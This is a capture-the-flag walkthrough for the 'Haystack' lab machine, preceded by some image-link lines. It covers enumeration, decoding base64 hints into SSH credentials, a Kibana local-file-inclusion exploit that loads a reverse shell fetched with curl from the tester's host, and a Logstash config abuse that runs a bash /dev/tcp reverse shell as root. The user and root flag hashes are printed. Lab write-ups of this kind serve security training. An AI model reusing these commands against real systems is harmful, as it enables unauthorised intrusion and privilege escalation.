



Haystack :



Enumeration :

First let's run nmap.

```
root@nexus:~# nmap -A -p- 10.10.10.115
```

```
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 7.4 (protocol 2.0)
| ssh-hostkey:
|   2048 2a:8d:e2:92:8b:14:b6:3f:e4:2f:3a:47:43:23:8b:2b (RSA)
|   256 e7:5a:3a:97:8e:8e:72:87:69:a3:0d:d1:00:bc:1f:09 (ECDSA)
|_  256 01:d2:59:b2:66:0a:97:49:20:5f:1c:84:eb:81:ed:95 (ED25519)
80/tcp   open  http    nginx 1.12.2
|_http-server-header: nginx/1.12.2
|_http-title: Site doesn't have a title (text/html).
9200/tcp open  http    nginx 1.12.2
| http-methods:
|_  Potentially risky methods: DELETE
|_http-server-header: nginx/1.12.2
|_http-title: Site doesn't have a title (application/json; charset=UTF-8).
```

On port 80, we found a picture with a needle, download the picture.


needle.jpg

Running strings against the picture show you a base64.

Hash : bGEgYWd1amEgZW4gZWwgcGFqYXIgZXMgImNsYXZlIg==


```
,'*'
I$f2/<-iy
bGEgYWd1amEgZW4gZWwgcGFqYXIgZXMgImNsYXZlIg==
```

Decode it.

```
root@nexus:~/Téléchargements# echo 'bGEgYWd1amEgZW4gZWwgcGFqYXIgZXMgImNsYXZlIg==' | base64 -d
la aguja en el pajar es "clave"root@nexus:~/Téléchargements#
```

Translate the output to english and you will got : *The needle in the haystack is "key"*.

Browsing the port 9200 show us elasticsearch. And it show us a hint "You Know, for Search".




Googling, elasticsearch search, show us there is a path "_search?q=".

Source : https://www.elastic.co/guide/en/elasticsearch/reference/current/search-search.html

Now remember the hint on the picture, *The needle in the haystack is "key"*, so browse it with "key" but without translate so "clave".

Url : http://10.10.10.115:9200/_search?q=clave

Once browse, we got that result :



Translate both phrase.

First phrase said :

“*I have to save the key for the machine: dXNlcjogc2VjdXJpdHkg*”

Second phrase said :

“*This key can not be lost, I keep it here: cGFzczogc3BhbmlzaC5pcy5rZXk=*”

Now decode both base64.

```
root@nexus:~# echo 'dXNlcjogc2VjdXJpdHkg' | base64 -d
user: security root@nexus:~#
root@nexus:~# echo 'cGFzczogc3BhbmlzaC5pcy5rZXk=' | base64 -d
pass: spanish.is.keyroot@nexus:~#
```

Now connect to ssh as user security.

```
root@nexus:~# ssh security@10.10.10.115
security@10.10.10.115's password:
Last login: Wed Jul 17 09:46:00 2019 from 10.10.15.14
[security@haystack ~]$
```

Now take the user flag.

```
[security@haystack ~]$ ls
user.txt
[security@haystack ~]$ cat user.txt
04d18bc79dac1d4d48ee0a940c8eb929
[security@haystack ~]$
```

User.txt : 04d18bc79dac1d4d48ee0a940c8eb929

Privilege Escalation :

A little enumeration show a user Kibana.

```
kibana:x:994:992:kibana service user:/home/kibana:/sbin/nologin
```

After some research, we found an LFI against Kibana who will allow us to escalate from Security user to Kibana. Upload you'r js reverse shell and execute it with the LFI.

Source : https://buffered4ever.com/2019/06/08/kibana-local-file-inclusion-cve-2018-17246/
Reverse Shell : https://github.com/buffered4ever/Exploits/blob/master/cve-2018-17246/rshell.js

```
[security@haystack .volken]$ curl http://10.10.14.102:8000/volken.js > volken.js
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100   383  100   383    0     0   6912      0 --:--:-- --:--:-- --:--:--  7226
[security@haystack .volken]$ chmod +x volken.js
[security@haystack .volken]$ ls
volken.js
```

```
[security@haystack .volken]$ curl "http://127.0.0.1:5601/api/console/api_server?sense_version=%40%40SENSE_VERSION&apis=../../../../../../../../../../../tmp/.volken/volken.js"
```

Now we got a shell as Kibana.

```
root@nexus:~/Bureau# nc -nvlp 5555
listening on [any] 5555 ...
connect to [10.10.14.102] from (UNKNOWN) [10.10.10.115] 38350
python -c 'import pty;pty.spawn("/bin/bash")'
bash-4.2$ whoami
whoami
kibana
```

We know Elasticsearch and Kibana use both a third party service called Logstash, together it's called ELK.

As Kibana, we can write into the logstash folder, and logstash is executed as root.

After some enumeration, we see the maker of the box make it easier for us and already created a filter so we didn't need to create one by ourself.

```
bash-4.2$ pwd
pwd
/etc/logstash/conf.d
bash-4.2$ cat filter.conf
cat filter.conf
filter {
        if [type] == "execute" {
                grok {
                        match => { "message" => "Ejecutar\s*comando\s*:\s+%{GREEDYDATA:comando}" }
                }
        }
}
```

```
bash-4.2$ cat input.conf
cat input.conf
input {
        file {
                path => "/opt/kibana/logstash_*"
                start_position => "beginning"
                sincedb_path => "/dev/null"
                stat_interval => "10 second"
                type => "execute"
                mode => "read"
        }
}
```

So as we can see in the file “conf.d” and “input.conf”, all we need to do, is make a file in the path “/opt/kibana” with this content :

Ejectuar commando : *bash -i >& /dev/tcp/10.10.14.102/4444 0>&1"*

And name the file “logstash_whateveryouwant” like for me “logstash_volken”. Then start an netcat listener.

```
bash-4.2$ echo "Ejecutar comando : bash -i >& /dev/tcp/10.10.14.102/4444 0>&1" > /opt/kibana/logstash_volken
```

Wait a little moment (~ <10 seconds) and the file will be automatically executed, and you will got your root shell on your netcat listener.

```
root@nexus:~# nc -nvlp 4444
listening on [any] 4444 ...
connect to [10.10.14.102] from (UNKNOWN) [10.10.10.115] 44668
bash: no hay control de trabajos en este shell
[root@haystack /]# whoami
whoami
root
[root@haystack /]#
```

Take the root flag.

```
[root@haystack /]# cd /root
cd /root
[root@haystack ~]# ls
ls
anaconda-ks.cfg
root.txt
[root@haystack ~]# cat root.txt
cat root.txt
3f5f727c38d9f70e1d2ad2ba11059d92
```

Root.txt : 3f5f727c38d9f70e1d2ad2ba11059d92